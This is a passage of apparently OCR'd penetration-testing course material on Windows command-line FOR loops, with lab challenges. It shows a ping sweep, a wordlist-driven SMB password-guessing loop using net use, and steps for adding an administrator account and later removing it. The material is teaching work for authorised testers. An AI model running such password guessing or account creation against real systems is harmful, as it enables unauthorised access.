


Let's do a more practical example for penetration testers and ethical hackers. Suppose you've gained command shell access to one system on a DMZ via an exploit. Your Rules of Engagement allow you to scan for other targets, but they do not let you install any software on the machine you've just conquered. You can do a ping sweep with a FOR /L loop. To see how to construct such a loop, it is helpful to run the command we want to embed in the loop in the lab against one target and see what defining string in its output interests us, so we can look for that string with the find command. If we ping a target machine successfully, our output will include the text "TTL". If the ping doesn't get a response, the output will not include "TTL". Thus, we can perform a ping sweep with this command:

```
C:\> for /L %i in (1,1,255) do @ping -n 1 10.10.10.%i | find "TTL"
```

This command creates a counting loop (FOR /L) with a variable of %i, starting at 1, counting by 1, going up through 255. At each iteration of the command, it runs a ping without displaying the command (@), sending 1 (-n 1) ICMP echo request message to 10.10.10.%i, and scraping the results through `find` looking for the string "TTL" because that indicates that a machine has responded to our ping. We shouldn't use the word "Reply" because we may get that string back from a responsive host, as well as from a router that sends back a host unreachable message.

Admittedly, this isn't the fastest ping sweeper in the world, checking one address per second. However, it's made from entirely built-in tools in the Windows command line and is easy to type quickly and understand. If you want it to print the current address it is checking, you could add "`@echo 10.10.10.%i &`" before the `@ping`.




Although iterating over a set of integers by stepping through them is certainly useful, sometimes we need more flexibility. Wouldn't it be nice if we had a FOR loop that could iterate over the contents of a file, the words in a string, or the output of a command? Windows supports another kind of FOR loop with just those capabilities: FOR /F. The syntax of this command is:

```
C:\> for /F ["options"] %i in ([stuff]) do [command]
```

We'll get to the options in a minute, but let's focus on the stuff that we'll iterate through. FOR /F gives us the ability to go through a file-set's *contents* by simply specifying a file-set as our stuff. We could have one line per file, with something interesting, such as usernames or passwords, and then perform a command using each line in the file as the value of a variable.

Or we could jump through a string, with each word in the string being a value we iterate through our loop. To specify a string as your stuff, surround it in double quotes, as in **"string"**.

The most powerful option for our stuff, though, is to make it a command. FOR /F then iterates on the output of that command. To make your stuff a command, you'd put single quotes around the command, as in **'command'**. We can then scrape through the output of our command and run another command in our do clause on each line or item in the first command's output.




These FOR /F loops can be quite helpful for penetration testers. Consider this scenario. Suppose we have a user name for an account on a target machine. We also have a wordlist file that includes one potential password per line of the file. The John the Ripper password.lst file will suit us fine. Suppose also that we don't care about account lockout. Perhaps the target machine isn't configured to lockout accounts, or the account is in the administrator's group, so we are less concerned about lockout. We'll discuss account lockout on Windows and Linux/UNIX machines in more detail later in 560.4.

We can use a FOR /F loop to automate password guessing against the target machine with this command:

```
C:\> for /f %i in (password.lst) do @echo %i & @net use
\\[target_IP_addr] %i /u:[UserName] 2>nul && pause
```

This command starts a FOR /F loop, using %i as its iterator variable. It works its way through the password.lst file (in the current directory), taking each line from the file and using it as a value for %i. At each step through the loop, we have the command print out its password guess without displaying the echo command (`@echo %i`). We then (`&`) have it try to make an SMB connection with the target machine, using the password guess from the file and the username we supply (`@net use \\[target_IP_addr] %i /u:[UserName]`). We direct the numerous error messages from the `net use` failures to `nul`. Only if the `net use` command succeeds (`&&`), we will `pause` the FOR loop, prompting the user to press Enter to continue. That will stop our progress when we successfully guess the password. Alternatively, we could have written our results to a file with the syntax `&& echo [UserName]: %i >> success.txt`.



This is not a scripting class. That said, however, as a penetration tester or ethical hacker, sometimes you will want to bundle a series of commands together to execute them as a bundle. That bundle is a script. You can take any grouping of the commands we've covered so far and put them in a Windows bat file (with a .bat suffix) to create a script. You could use the echo command to build a script line by line by running the following command several times, varying the [line] each time you run it:


```
C:\>  echo [line] >> file.bat
```

Each of the commands we've covered will work as-is in a batch file, with one exception. The FOR loop variables must be changed from %[var] to %%[var] to make it work in a batch file. Place two percentage signs in front of each variable name. For example, a counter from 1to 100 at the command line would be:

```
C:\> for /L %i in (1,1,100) do @echo %i
```

To use this command in a script, you'd run:


```
for /L %%i in (1,1,100) do @echo %%i
```



Now, apply our Windows command-line kung fu, with a series of challenges specifically crafted for penetration testers and ethical hackers. Each hands-on challenge in this lab is designed to give you experience with solving problems commonly faced by penetration testers, creating solutions that will be highly useful in scanning and exploiting a target environment. Specifically, in creating the answers to these challenges, you'll be:

- Reviewing and interacting with local accounts and groups
- Creating a reverse-DNS lookup command that iterates through a target address space
- Making a port scanner out of netcat and the Windows command line


With the exception of #3, all these techniques use tools built in to any modern Windows machine. Challenge #3 relies on netcat, which is not built in but can be immensely helpful, as we have seen throughout this session.



Now, let's perform a lab, putting our Windows command-line skills to work on a series of challenges. Each challenge asks you to perform some action that is common in penetration testing and ethical hacking. Each challenge is to be performed exclusively at the command line on your own Windows machine, without relying on GUI tools. Some of the challenges have you interact with your own local system, whereas others have you composing commands to make your system access target machines across the network.

To perform these challenges, feel free to return to some of the Windows command-line features we've talked about recently. You can review their usage and syntax and apply that information to solving these challenges.

Also, answers to the challenges are provided on the pages following the challenges. These answers represent one way to do each challenge; you may come up with other ways as well. While working on the challenges, you can look ahead at the answers if you need help or inspiration.



For challenge 1, you will use the Windows command shell to interact with user accounts and groups on your Windows machine, techniques that are highly useful in a penetration test on a target you've compromised.

Please start by launching an elevated cmd.exe command prompt.

Then, at that prompt, determine your current user name via the Windows "whoami" command.

Next, get a list of all local accounts on the machine.

Then, get a list of users in the local administrators group.

Now that you've reviewed the accounts and admin users on your machine, let's add a new account and put it in the administrators group.


At your command prompt, create a new account named fred.

Add fred to the administrators group.

Then, at the command line, verify that fred is in the administrators group.

Now, with your account created, use the runas command to launch another cmd.exe shell, running as user fred. For a hint, consider this syntax for runas: `c:\> runas /u:fred cmd.exe`

Finally, in that new shell, type a command to verify that it is running as the fred account on your machine.




After completing all those steps, let's back out the changes we made, again using the Windows command line. As a penetration tester, it is very important to record any changes you make and then roll them back when you have finished your activities on a given machine.

In your original administrator shell, remove fred from the administrators group.

Next, verify that fred is no longer in the administrators group.

Now, remove the fred account.

Finally, verify that the fred account is no longer on your system.



Here are the answers to challenge 1. We start by checking the account our command shell is running under with the whoami command.

```
C:\> whoami
```


Next, we can list the accounts on the machine with:

```
C:\> net user
```

We can see which accounts are in the administrators group by running:

```
C:\> net localgroup administrators
```

You should see in this list the name of the account that was displayed when you ran the "whoami" command above.



Next, we'll add an account and then place that account in the administrators group.

Start by creating the account with the "net user" command:

```
C:\> net user fred /add
```

We then set a password for user fred as follows:

```
C:\> net user fred *
```

Type in a password for that user twice to set it.

We'll put fred into the local administrators group using this command:

```
C:\> net localgroup administrators fred /add
```

We can verify that fred is in the administrators group by running the following command and looking through its output for "fred":

```
C:\> net localgroup administrators
```


Or, to be more efficient, we can pipe the output of that command through the find command looking for "fred":

```
C:\> net localgroup administrators | find "fred"
```

Finally, we can run another shell as user fred with the following command:

```
C:\> runas /u:fred cmd.exe
```

Type in fred's password, and a shell should pop up as user fred. You can run "whoami" in that shell to verify.



To roll back our changes, we can start by removing fred from the local administrators group:

```
C:\> net localgroup administrators fred /del
```

Let's check to make sure fred is no longer in that group:

```
C:\> net localgroup administrators
```

Or, to be more specific, we could run:

```
C:\> net localgroup administrators | find "fred"
```

In the output of neither of these commands should you see an account called "fred".

Finally, we'll remove the fred account:

```
C:\> net user fred /del
```


You can verify that the fred account has been deleted by inspecting the output of this command:

```
C:\> net user
```

You have just used the command line to create an account, set a password for the account, give it administrator privileges, run a shell with that account, and remove the account from the box. All of these are highly useful skills for penetration testers at the Windows command shell.

Windows Command-Line Challenge 2

- Challenge:
  - Write a FOR loop that will do a reverse DNS lookup of each IP address in the range 10.10.10.1–10.10.10.255
  - Hint: `nslookup [IPaddr] [DNS_Server_IPaddr]` performs a reverse lookup of IPaddr on that DNS server
  - Use DNS server of 10.10.10.60
  - Your output should include each IP address tried, as well as the name of those that successfully resolve
  - You might see some ugly stuff on Standard Error... make it go away with 2>nul
  - Who needs zone transfers?




Network Pen Testing and Ethical Hacking 46

For this challenge, you need to compose a single Windows command that consists of a FOR loop that performs a reverse DNS lookup of each IP address in the address range of 10.10.10.1-10.10.10.255. Your output should include each IP address that your command tries and the name of the target machine for which the DNS server has a record. Use the DNS server for this class, 10.10.10.60, for name resolution.

As a hint, recall that the command `nslookup [IPaddr] [DNS_Server_IPaddr]` performs a DNS reverse lookup using the DNS server the machine is configured for. The DNS server in this environment is 10.10.10.60.

Don't worry about how pretty your output looks when you first start composing the command; you can make it look prettier and fancier later after you get the basic loop functionality working.

